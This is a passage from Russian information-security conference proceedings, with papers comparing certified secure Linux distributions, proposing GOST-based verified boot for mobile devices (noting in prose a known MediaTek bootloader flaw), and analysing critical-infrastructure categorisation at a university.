Одной из ключевых особенностей Astra Linux является наличие модульной системы безопасности под названием «СМЭВ» (система мандатного и ролевого разграничения доступа). Она обеспечивает многоуровневый контроль доступа, изоляцию процессов и контроль целостности. Система также построена на базе ядра Linux, но дополнена функциями безопасности, недоступными в обычных дистрибутивах [4, 5].

Альт СП — защищённый дистрибутив на базе отечественной ОС «Альт», разработанной компанией «Базальт СПО». Как и Astra Linux, он сертифицирован по требованиям ФСТЭК и ориентирован на использование в государственных учреждениях и организациях, работающих с конфиденциальной информацией.

Система реализует средства мандатного контроля доступа, поддерживает разграничение прав на уровне ядра, имеет встроенные модули аудита и механизмы защиты от несанкционированного доступа. Архитектурно система построена по классической монолитной схеме с дополнениями, обеспечивающими защиту.

SELinux (Security-Enhanced Linux) — представляет собой модуль расширенной безопасности, разработанный Агентством национальной безопасности США (NSA) для ядра Linux. Он не является полноценной ОС, но может использоваться в качестве ключевого компонента для создания защищённых систем на базе таких дистрибутивов, как Red Hat Enterprise Linux, CentOS, Rocky Linux и других.

SELinux реализует модель мандатного управления доступом, используя механизм политик безопасности, которые определяют, какие процессы могут взаимодействовать с теми или иными объектами системы. Политики SELinux отличаются гибкостью, но требуют грамотной настройки и сопровождения.

В корпоративной среде SELinux часто используется в системах, где конфиденциальность и контроль транзакций критически важны, особенно в банковской сфере, центрах обработки данных и облачных инфраструктурах [5]. Сравнительный анализ защищённых операционных систем приведён в таблице 1.

Таблица 2

Сравнительный анализ защищённых операционных систем

Характеристика	Astra Linux	Альт СП	SELinux
Базовая платформа	Linux (Debian)	Linux (APT/ПМ)	Linux (модуль для ядра)
Контроль доступа	Мандатный + ролевой	Мандатный + ролевой	Мандатный (SELinux policy)
Сертификация	ФСТЭК, ФСБ (высшие)	ФСТЭК (до 1 класса)	Зависит от дистрибутива
Поддержка ФСБ/ФСТЭК	Да	Да	Нет

Уровень защищённости	Высокий	Средне-высокий	Средний
Обновления/поддержка	Активная поддержка	Регулярные обновления	Зависит от сборки
Совместимость с ПО	Хорошая (российское)	Хорошая	Средняя (зависит от настроек)
Сложность настройки	Средняя	Средняя	Высокая
Область применения	Госструктуры, оборона	Госсектор, бизнес	Банки, дата-центры, корпорации
Производительность	Средняя	Средняя	Высокая
Масштабируемость	Хорошая	Хорошая	Отличная
Поддержка виртуализации	Да	Да	Да
Интеграция с сетевой безопасностью	Средняя	Высокая	Очень высокая
Обновления безопасности	Регулярные, быстрые	Регулярные, оперативные	Зависят от сборки

Результаты анализа. Результаты сравнительного анализа показали, что каждая из рассмотренных защищённых операционных систем имеет как сильные, так и слабые стороны. Astra Linux SE и Альт СП демонстрируют высокий уровень соответствия требованиям ФСТЭК России, что делает их предпочтительными для использования в государственных структурах и организациях с высокими требованиями к защите информации. При этом обе системы имеют определённые ограничения в плане совместимости с широким спектром пользовательского ПО и обладают средней производительностью.

Выбор между Astra Linux, Alt SP и SELinux должен зависеть от конкретного случая использования, требуемого уровня безопасности и доступности для обслуживания. Для организаций с высокими требованиями к безопасности, таких как государственные учреждения и оборонные компании, предпочтительнее будет Astra Linux, а для корпоративных пользователей и предприятий среднего бизнеса более подходящим выбором может стать Alt SP.

SELinux, будучи механизмом безопасности, интегрируемым в различные дистрибутивы Linux, показывает высокую гибкость и производительность, однако отсутствие отечественной сертификации ограничивает его применение в ряде государственных и корпоративных структур Российской Федерации. Кроме того, SELinux требует высокой квалификации специалистов для корректной настройки и сопровождения [6].

Перспективы развития защищённых операционных систем. По мере развития технологий и усиления угроз информационной безопасности защищенные ОС будут эволюционировать, адаптируясь к новым условиям и требованиям.

Одной из основных тенденций станет усиление интеграции с облачными сервисами и виртуализацией. По мере того, как организации переходят на облачные решения, возникает потребность в системах, способных эффективно обеспечивать безопасность в распределённых вычислительных средах.

Будущие операционные системы будут разрабатываться с упором на безопасность облачных вычислений, повышение масштабируемости и способности защищать данные, хранящиеся в облаке, а также поддерживать работу с виртуализированными инфраструктурами.

Кроме того, можно ожидать более широкого внедрения технологий искусственного интеллекта и машинного обучения. Это позволит автоматизировать процессы конфигурирования и реагирования на угрозы в режиме реального времени, а также значительно повысить эффективность систем обнаружения и прогнозирования атак. Использование таких технологий поможет повысить безопасность и гибкость реагирования на новые киберугрозы, которые становятся все более сложными и разнообразными.

Не менее важным аспектом станет повышение производительности защищённых ОС. Хотя традиционно такие системы могут требовать значительных ресурсов для обеспечения определенного уровня безопасности, будущие разработки будут направлены на оптимизацию процессов шифрования и мониторинга, что приведет к повышению производительности без ущерба для защиты. Ожидается, что в новых версиях ОС будут реализованы более эффективные алгоритмы защиты, которые позволят системам работать быстрее и с меньшими ресурсами [1].

Наконец, с развитием новых угроз, защищённые операционные системы будут внедрять новые стандарты безопасности, включая более эффективные криптографические алгоритмы и методы аутентификации, что укрепит защиту от атак, использующих современные технологии, такие как машинное обучение.

Защищённые ОС будут продолжать развиваться, повышая гибкость, масштабируемость и совместимость с новыми технологиями, что позволит им эффективно отвечать требованиям государственных и корпоративных структур, обеспечивая высокий уровень безопасности и защиты информации перед лицом эволюционирующих угроз.

Заключение. Проведенный анализ показал, что каждая из рассмотренных защищённых операционных систем — Astra Linux, Альт СП и SELinux — имеет четкую область применения. Отечественные решения (Astra Linux и Альт СП), сертифицированные ФСТЭК России, являются оптимальным выбором для государственных структур и организаций с высокими требованиями к защите информации. SELinux, демонстрируя гибкость и высокую производительность, более ориентирован на корпоративный сектор, однако требует высокой квалификации для администрирования и не имеет отечественной сертификации. Выбор конкретной ОС должен основываться на оценке нормативных требований, специфики задач и доступности экспертизы для ее развертывания и поддержки. Перспективы развития ЗОС связаны с интеграцией с облачными средами, внедрением искусственного интеллекта для автоматизации безопасности и оптимизацией производительности.

СПИСОК ЛИТЕРАТУРЫ

1. Штеренберг, С. И. Методика обеспечения безопасности доменных систем доверенной зоны / С. И. Штеренберг, Г. С. Бударный, И. В. Чумаков // Региональная информатика и информационная безопасность : Сборник трудов Юбилейной XVIII Санкт-Петербургской международной конференции, Санкт-Петербург, 26–28 октября 2022 года. Вып. 11. СПб. : СПОИСУ, 2022. С. 621-625. EDN CHZCRU.
2. Штеренберг, С. И. Анализ безопасности доменных систем / С. И. Штеренберг, Г. С. Бударный, И. В. Чумаков // Региональная информатика (РИ-2022) : Юбилейная XVIII Санкт-Петербургская международная конференция. Материалы конференции, Санкт-Петербург, 26–28 октября 2022 года. СПб. : СПОИСУ, 2022. С. 587-588. EDN EGVVU.
3. Исследование концепции ядра в различных операционных системах / Г. С. Бударный, А. А. Казанцев, С. А. Руденко, Д. Н. Смирнов // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2022) : Сборник научных статей XI Международной научно-технической и научно-методической конференции. В 4-х т., Санкт-Петербург, 15–16 февраля 2022 года / Под ред. А.В. Шестакова, сост. В.С. Елагин, Е.А. Аникевич. Т. 4. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2022. С. 411-417. EDN QZWOOF.
4. Алехин, Р. В. Статистические методы анализа данных / Р. В. Алехин, Г. С. Бударный, А. О. Камалова // Студенческая весна 2024 : Сборник научных статей 78-ой региональной научно-технической конференции студентов, аспирантов и молодых ученых, Санкт-Петербург, 15 мая 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 53-57. EDN HZDTTS.
5. Астра Линукс. [Электронный ресурс]. URL: <https://astralinux.ru> (дата обращения: 25.08.2025).
6. Горбунов А. В., Иванов И. С. Исследование качества обеспечения безопасности в ОС Windows и ОС Linux методом сравнительного анализа // Информационные технологии и безопасность. 2023. № 2. С. 58–65.

УДК 004.056

**БЕЗОПАСНОСТЬ НИЗКОУРОВНЕВОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ
МОБИЛЬНЫХ УСТРОЙСТВ****Семенова Елена Георгиевна, Янковский Георгий Валерьевич**

Балтийский государственный технический университет «ВОЕНМЕХ» им. Д. Ф. Устинова

1-я Красноармейская ул., 1, Санкт-Петербург, 190005, Россия

e-mails: egsemenova@mail.ru, georgiy_ya@rambler.ru

Аннотация. В статье рассматриваются особенности процессов загрузки операционной системы мобильных устройств. Приведены примеры низкоуровневых уязвимостей загрузчиков мобильных устройств систем на чипе разных производителей. Описано решение проверки подлинности и изоляции низкоуровневого программного обеспечения для достижения состояния защищенности от внешних информационных угроз в рамках реализации Федерального проекта «Информационная безопасность».

Ключевые слова: мобильный аппарат; системы на чипе; загрузчик; проверка подлинности; среда доверенного исполнения.

SECURITY OF LOW-LEVEL MOBILE DEVICE SOFTWARE**Semenova Elena, Iankovskii Georgii**

Baltic State Technical University «VOENMEH» named after D.F. Ustinov

1 1st Krasnoarmeyskaya St, St. Petersburg, 190005, Russia

e-mails: egsemenova@mail.ru, georgiy_ya@rambler.ru

Abstract. The article describes the features of the processes of loading the operating system of mobile devices. Examples of low-level vulnerabilities of bootloaders of mobile devices of systems on a chip from different manufacturers are given. A solution for verifying the authenticity and isolation of low-level software to achieve a state of security from external information threats within the framework of the Federal Information Security Project is described.

Keywords: mobile device; system on a chip; bootloader; authentication; trusted execution environment.

Введение. В рамках Федерального проекта «Информационная безопасность» разрабатываются решения для достижения состояния защищенности личности, общества и государства от внутренних и внешних информационных угроз, в том числе для обеспечения единства, устойчивости и безопасности информационно-телекоммуникационной инфраструктуры Российской Федерации [1]. Для решения рабочих и повседневных задач в цифровую эпоху используются мобильные вычислительные устройства. Они оборудованы различными модулями беспроводной связи (Wi-Fi, Bluetooth, GSM, GPRS, LTE и подобных стандартов), а также способны обрабатывать, хранить и передавать различную чувствительную информацию, в том числе с датчиков (акселерометр, гироскоп, люксметр и других), камеры и микрофона. В виду того, что на рынке доступны преимущественно зарубежные мобильные аппараты, в программное обеспечение которых закладываются низкоуровневые механизмы, противоречащие целям Федерального проекта «Информационная безопасность», требуется разработать решение, удовлетворяющее национальным интересам.

На сегодняшний день большинство мобильной вычислительной техники работает на платформах под управлением процессоров на архитектуре ARM, которая концептуально отличается от архитектуры x86-64, используемой в персональных компьютерах, ноутбуках и серверном оборудовании. В качестве подсистемы доверенного исполнения на мобильных устройствах используется технология ARM TrustZone [2]. В процессе загрузки x86-64 машины используют BIOS (Basic Input/Output System) или UEFI (Unified Extensible Firmware Interface), которые инициализируют оборудование и выполняют поиск загрузочного устройства. При этом пользователю доступен ряд настроек для изменения, в том числе возможность выбора накопителя и операционной системы для загрузки. В случае с мобильными устройствами, для базовой инициализации

используется «загрузчик первого уровня» (First-Stage Bootloader, FSBL) или Preloader, также выполняющий инициализацию оборудования. Второй уровень загрузчика (Second-Stage Bootloader), который называется Kernel Loader или Bootloader, загружает ядро операционной системы Android — модификацию Linux для конкретного устройства. Во время стадий загрузки мобильных устройств внедрены системы проверки подлинности процесса загрузки, которые активны по умолчанию и не должны быть доступны для модификации со стороны пользователя. Однако существует ряд моделей мобильных устройств, которые имеют уязвимости или специально заложенные функции производителем [3, 4] для отключения ограничений, эксплуатируемые как по сетям передачи данных с использованием протоколов TCP/UDP [5], так и по физическим каналам связи (USB).

На данный момент для массового использования доступны мобильные устройства с системами на чипе от компаний Qualcomm, Mediatek и Unisoc, а также от производителей собственных аппаратов — Google и Samsung.

Для устройств на базе Mediatek с помощью программного обеспечения с открытым исходным кодом MTKClient для обратной разработки и прошивки мобильных аппаратов можно эксплуатировать уязвимость проверки подлинности (переполнение буфера) в процессе рукопожатия при аутентификации в низкоуровневом отладочном режиме мобильного устройства и получить список разделов ПЗУ, модифицировать загрузчик, получить серийный номер устройства [6]. Например, для мобильного аппарата Xiaomi Redmi Note 12C, работающего на базе Mediatek MT6769Z (Helio G85), доступны все разделы устройства, включая пользовательские данные, для чтения и записи. На рис. 1. представлено окно программы MTKClient во время чтения разделов с мобильного устройства.




Рис. 1. Графическое окно программы MTKClient во время чтения разделов

Без использования оборудования для разборки аппарата и программного обеспечения для изменения ПЗУ с исполняемым кодом невозможно устранить уязвимости в низкоуровневом программном обеспечении.

Для выбора алгоритма решения вышеописанной проблемы в качестве критериев были выбраны количество доступных для изменения и взаимодействия компонентов низкоуровневых микропрограмм и количество предполагаемых уязвимостей компонентов и время эксплуатации предполагаемых уязвимостей. При этом, должны соблюдаться следующие ограничения: количество доступных для изменения и взаимодействия компонентов и количество предполагаемых уязвимостей должно быть минимальным (стремиться к нулю), а время эксплуатации предполагаемых уязвимостей до должно быть максимальным (стремиться к бесконечности).

Для обеспечения независимой от иностранных производителей проверки подлинности в защищенный доверенный контур требуется внедрение отечественных криптографических алгоритмов — асимметричный алгоритм цифровой подписи (ГОСТ Р 34.10-2012) [7] и хэш-функцию Стрибог (ГОСТ Р 34.11-2012) [8]. Для контроля за средой доверенного исполнения необходимо внедрить физически отключаемые модули программ расширений (trustlets), недоступных для изменения в цифровой среде (режим «только для чтения и исполнения»). На рис. 2 представлен алгоритм загрузки устройства, удовлетворяющий вышеописанным утверждениям.

Загрузочное ПЗУ представляет собой отдельный неизменяемый блок данных, в котором содержится код для копирования начального загрузчика (Pre-loader) в интегрированную статическую оперативную память. Во время выполнения кода предзагрузчика (Pre-loader) инициализируется TEE (Trusted Execution Environment) — изолированное окружение внутри системы на чипе, которое используется для выполнения доверенных приложений (trustlets), предназначенных для обработки чувствительных данных. Для инициализации таких приложений доверенной среды (trustlet) в мобильное устройство должны быть физически подключены ПЗУ-расширения, предназначенные только для хранения кода и данных, связанных с конкретным доверенным приложением (trustlet). На следующем шаге должна происходить загрузка малого ядра (Little Kernel) — загрузчика и инициализатора внутренних компонентов мобильного аппарата (например, дисплея, сенсорного экрана, динамиков, датчика отпечатка пальцев и тому подобных).

Для определения повышения уровня информационной безопасности по количеству случаев проникновения в низкоуровневые компоненты мобильного устройства при использовании алгоритма усовершенствованной загрузки требуется провести исследование, результаты которого будут опубликованы позже.




Рис. 2. Алгоритм усовершенствованной загрузки мобильного устройства

Заключение. Во избежание негативных последствий требуется внедрить национальные механизмы проверки подлинности оборудования во время загрузки мобильных устройств с возможностью формирования цифровой подписи всех разделов накопителя ключами владельца устройства. Таким образом, будет обеспечена защита от внешнего воздействия на аппарат до или во время загрузки контура операционной системы, что соответствует целям реализации Федерального проекта «Информационная безопасность».

СПИСОК ЛИТЕРАТУРЫ

1. Паспорт национального проекта «Национальная программа «Цифровая экономика Российской Федерации» (утв. президиумом Совета при Президенте РФ по стратегическому развитию и национальным проектам, протокол от 04.06.2019 №7).
2. Янковский, Г. В. Подсистемы безопасности платформ современных процессоров // Информационные технологии в высокотехнологичных производствах (ВТИП) : Сборник тезисов докладов III Всероссийской молодежной научной конференции, Санкт-Петербург, 13–14 марта 2025 года. СПб. : Балтийский государственный технический университет «ВОЕНМЕХ» им. Д.Ф. Устинова, 2025. С. 55–56.
3. BDU:2023-06293 [Электронный ресурс]. URL: <https://bdu.fstec.ru/vul/2023-06293> (дата обращения: 15.08.2025).
4. BDU:2024-07438 [Электронный ресурс]. URL: <https://bdu.fstec.ru/vul/2024-07438> (дата обращения: 15.08.2025).
5. Анализ уязвимостей и сетевых атак на ресурсы сетей передачи данных / В. А. Липатников, К. В. Мелехов, В. А. Робак, А. А. Шевченко // Перспективы безопасности-2024 : Сборник материалов II научно-технической конференции, посвященной информационной безопасности, Санкт-Петербург, 19–20 июня 2024 года. СПб. : ООО «Специальный Технологический Центр», 2024. С. 29–37.
6. GitHub — bkerler/mtkclient: MTK reverse engineering and flash tool [Электронный ресурс]. URL: <https://github.com/bkerler/mtkclient> (дата обращения: 15.08.2025).
7. ГОСТ Р 34.10-2012. Информационная технология. Криптографическая защита информации. Процессы формирования и проверки электронной цифровой подписи. Введ. 2013-01-01. Москва : Стандартинформ, 2012. 68 с.
8. ГОСТ Р 34.11-2012. Информационная технология. Криптографическая защита информации. Функция хэширования. М. : Стандартинформ, 2012.

УДК 004.056

**ПРОБЛЕМЫ И РЕКОМЕНДАЦИИ ПО КАТЕГОРИРОВАНИЮ ОБЪЕКТОВ КРИТИЧЕСКОЙ
ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ В НАУЧНО-ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ:
ПРИКЛАДНОЙ АНАЛИЗ НА ОСНОВЕ НОРМАТИВНЫХ ТРЕБОВАНИЙ**

Спицын Михаил Александрович, Журавлева Анастасия Сергеевна, Дзиговский Владислав Андреевич

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия

e-mails: spitsyn.ma@sut.ru, zhuravleva.as@sut.ru, dzigovskii.va@sut.ru

Аннотация. В условиях цифровизации процессов научной и образовательной деятельности возрастает риск воздействия киберугроз на информационные системы учреждений, обладающих признаками критической информационной инфраструктуры (КИИ). Федеральный закон № 187-ФЗ от 26.07.2017 формирует юридическую основу защиты КИИ, однако его положения не всегда однозначно интерпретируются применительно к вузам. Особенно это касается организаций, совмещающих научную и образовательную функции. В представленной работе выполнен анализ одной научно-образовательной организации, осуществляющей прикладную и исследовательскую деятельность. На основе сопоставления нормативных требований и результатов аудита ИС, информационно-телекоммуникационных сетей и АСУ, выделены ключевые ошибки в подходах к категорированию КИИ. Предложены рекомендации по устранению этих нарушений в рамках действующей нормативной базы.

Ключевые слова: критическая информационная инфраструктура; категорирование; научные учреждения; информационная безопасность; ФСТЭК; ИС; классификация объектов; модель угроз.

**PROBLEMS AND RECOMMENDATIONS ON CATEGORIZATION OF CRITICAL INFORMATION
INFRA-STRUCTURE OBJECTS IN SCIENTIFIC AND EDUCATIONAL ORGANIZATION: APPLIED
ANALYSIS BASED ON NORMATIVE REQUIREMENTS**

Spitsyn Mikhail, Zhuravleva Anastasia, Dzigovskii Vladislav

The Bonch-Bruевич Saint Petersburg State University of Telecommunications

22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia

e-mails: spitsyn.ma@sut.ru, zhuravleva.as@sut.ru, dzigovskii.va@sut.ru

Abstract. Under the conditions of digitalization of scientific and educational processes, the risk of cyber threats to the information systems of institutions that have the characteristics of critical information infrastructure (CII) is increasing. Federal Law No. 187-FZ of 26.07.2017 forms the legal basis for the protection of CII, but its provisions are not always unambiguously interpreted in relation to universities. This is especially true for organizations combining scientific and educational functions. In this paper we analyze one scientific and educational organization that carries out applied and research activities. Based on the comparison of regulatory requirements and the results of the audit of IS, information and telecommunication networks and ACS, the key errors in the approaches to CII categorization are highlighted. Recommendations on how to eliminate these violations within the current regulatory framework are proposed.

Keywords: critical information infrastructure; categorization; scientific institutions; information security; FSTEC; IS; object classification; threat model.

Введение. Современная цифровизация научной и образовательной деятельности влечёт за собой не только технологические возможности, но и новые риски, связанные с уязвимостью информационных систем и телекоммуникационной инфраструктуры. На фоне растущей зависимости от цифровых платформ, сетевых сервисов и распределённых вычислительных сред, становится особенно актуальной задача обеспечения устойчивости ключевых процессов научно-образовательных учреждений к воздействию внешних и внутренних киберугроз.

Федеральный закон от 26.07.2017 № 187-ФЗ «О безопасности критической информационной инфраструктуры Российской Федерации» установил нормативные основы для идентификации и защиты объектов, от функционирования которых зависят устойчивость и безопасность государства. Несмотря на то, что сфера образовательных услуг формально исключена из перечня критических отраслей, значительная часть научно-исследовательской деятельности высших учебных заведений осуществляется в области, прямо обозначенной в законе как «наука». Это, в свою очередь, делает такие организации потенциальными субъектами КИИ и налагает на них нормативные обязанности по категорированию соответствующих объектов, созданию систем защиты и взаимодействию с государственным регулятором (ФСТЭК России).

Несмотря на широкое внедрение цифровых технологий в учреждениях сферы науки, действующее законодательство (ФЗ-187) формально исключает сферу образовательных услуг из перечня, подпадающего под защиту как критическая информационная инфраструктура (КИИ). Однако научно-исследовательская деятельность вузов может квалифицироваться как деятельность в сфере науки, что приводит к возникновению обязанности по категорированию объектов КИИ. Такая мысль раскрывается в статье [1], подчёркивается сложность трактовки действующего законодательства применительно к информационным системам вузов, особенно тем, что обслуживают научные проекты, в том числе с государственным финансированием.

В статье проводится анализ нормативной базы — прежде всего Федерального закона № 187-ФЗ и Постановления № 127 — в сопоставлении с реальной деятельностью высших учебных заведений. Авторы

отмечают, что в законодательстве прямого указания на сферу «образование» как на критическую нет. Однако если учреждение ведёт НИР и это зафиксировано в уставе, оно подпадает под сферу «наука», а значит, обязано выполнять требования к субъектам КИИ. В статье представлен пошаговый алгоритм категорирования, включая инвентаризацию систем, выделение критических процессов, установление значимости и формирование перечня объектов. Кроме того, даются практические рекомендации по тому, как вузам формализовать свою субъектность и начать диалог с ФСТЭК.

Авторы выделяют два подхода к кибербезопасности: «офисный» (классические ИС и ИБ) и «промышленный» (инфраструктурные, киберфизические системы). Университеты могут принадлежать ко второму типу, если участвуют в управлении сложными установками или разработке критически значимых технологий. Предложенные авторами схемы категорирования, основанные на критериях значимости (ПП № 127), могут быть напрямую использованы ИТ-отделами и комиссией по ИБ внутри вуза.

Научные учреждения, в отличие от объектов промышленности или энергетики, обладают сложной, распределённой и часто динамично изменяющейся ИТ-инфраструктурой. Это затрудняет не только оценку значимости отдельных объектов, но и проведение их категорирования в соответствии с ФЗ-187 и ПП-127. В материале [2] поднимается важный вопрос — каким образом в условиях высокой степени исследовательской неопределённости, различий в архитектуре ИС и быстром изменении их функционала обеспечить корректное выполнение процедур категорирования. В статье представлены сценарии, при которых научная организация может быть отнесена к субъектам КИИ: участие в национальных проектах, разработка систем управления, владение уникальным вычислительным оборудованием, наличие контрактов с ОПК. Авторы акцентируют внимание на комплексном подходе, при котором важно учитывать не только технические параметры систем, но и последствия их компрометации: утрата научных данных, нарушение контрактов, утечка интеллектуальной собственности.

Методика категорирования включает более гибкие этапы:

- экспертную оценку рисков и угроз;
- учёт международного сотрудничества и уровня доступа;
- распределённую структуру ИС (например, облачные НРС-кластеры);
- оценку стратегической важности исследовательского направления.

При этом авторы подчёркивают, что формальные показатели, указанные в ПП-127, должны быть адаптированы с учётом специфики науки, где последствия проявляются не сразу, а опосредованно — через влияние на научную репутацию или патентную деятельность.

Работа предоставляет обоснованную альтернативу упрощённым шаблонным схемам категорирования. Предлагается учитывать параметры, отражающие специфику исследовательской среды: научные гранты, данные о НИОКР, участие в программных платформах, уязвимость моделей и алгоритмов. Это особенно важно для междисциплинарных центров и цифровых лабораторий. Наконец, данная работа позволяет обосновать, почему объекты, формально не входящие в КИИ, могут быть отнесены к ней по признаку «научной значимости». Это подтверждает применимость гибридной модели категорирования, которую можно применять в учебных заведениях, где ведутся НИР.

Реализация категорирования объектов КИИ в научно-образовательной организации. В рамках прикладного этапа исследования была проведена оценка информационно-технологической инфраструктуры одного из российских научно-образовательных учреждений, реализующего проекты в области прикладных и фундаментальных исследований. Анализ проводился с использованием нормативно утверждённых процедур категорирования объектов критической информационной инфраструктуры, а также опираясь на действующее законодательство [3-5].

Методология прикладного анализа. На первом этапе был осуществлён структурный аудит автоматизированных информационных систем, информационно-телекоммуникационных сетей и элементов вычислительной инфраструктуры организации. Для каждой ИС определялась её функция, место в логике управленческих или научных процессов, а также потенциальные последствия её компрометации или отказа. Учитывались как юридические признаки владения (собственность, аренда), так и функциональные зависимости (влияние на процессы, обработка критических данных).

Процедура категорирования состояла из следующих шагов:

- идентификация всех действующих ИС, АСУ и ИТС;
- классификация процессов (административные, научные, поддерживающие);
- выделение процессов, критичных с точки зрения влияния на устойчивость деятельности;
- установление связи между этими процессами и соответствующими информационными объектами;
- оценка потенциальных последствий несанкционированного воздействия;
- присвоение категории значимости на основе таблицы критериев из ПП № 127;
- формирование предварительного перечня объектов КИИ.

Особое внимание было уделено критически значимым ИС, обслуживающим научные НИОКР, базам данных персонала, а также инфраструктуре центра обработки данных, обеспечивающего непрерывность и резервирование всех процессов.

Результатом анализа стало выделение шести объектов, обладающих признаками КИИ. Их характеристики обобщены в таблице 1.

Таблица 1

Объекты, обладающие признаками КИИ

№	Объект КИИ	Назначение	Взаимодействие	Категория	Обоснование категории
1	Портал дистанционного обучения (LMS)	Обеспечение онлайн-обучения, тестирования, выдача результатов	БД студентов, ЦОД, HR-система	3	Нарушение повлечёт сбой в обучении, но не нарушит безопасность жизнедеятельности
2	Система учёта персонала и кадров	Ведение базы данных преподавателей и сотрудников	LMS, 1С:Зарплата, документооборот	2	Нарушение может привести к утечке ПДн и остановке финансово-административных процессов
3	Центр обработки данных (ЦОД)	Устройства хранения, серверы всех критических ИС	Все ИС, системы безопасности	1	Нарушение повлечёт остановку работы всех систем, возможна утечка чувствительной инфы
4	Система контроля доступа и видеонаблюдения	Физическая безопасность объектов, фиксация инцидентов	Интеграция с охраной, аварийной сигнализацией	2	Нарушение может привести к физическому доступу к защищаемым помещениям
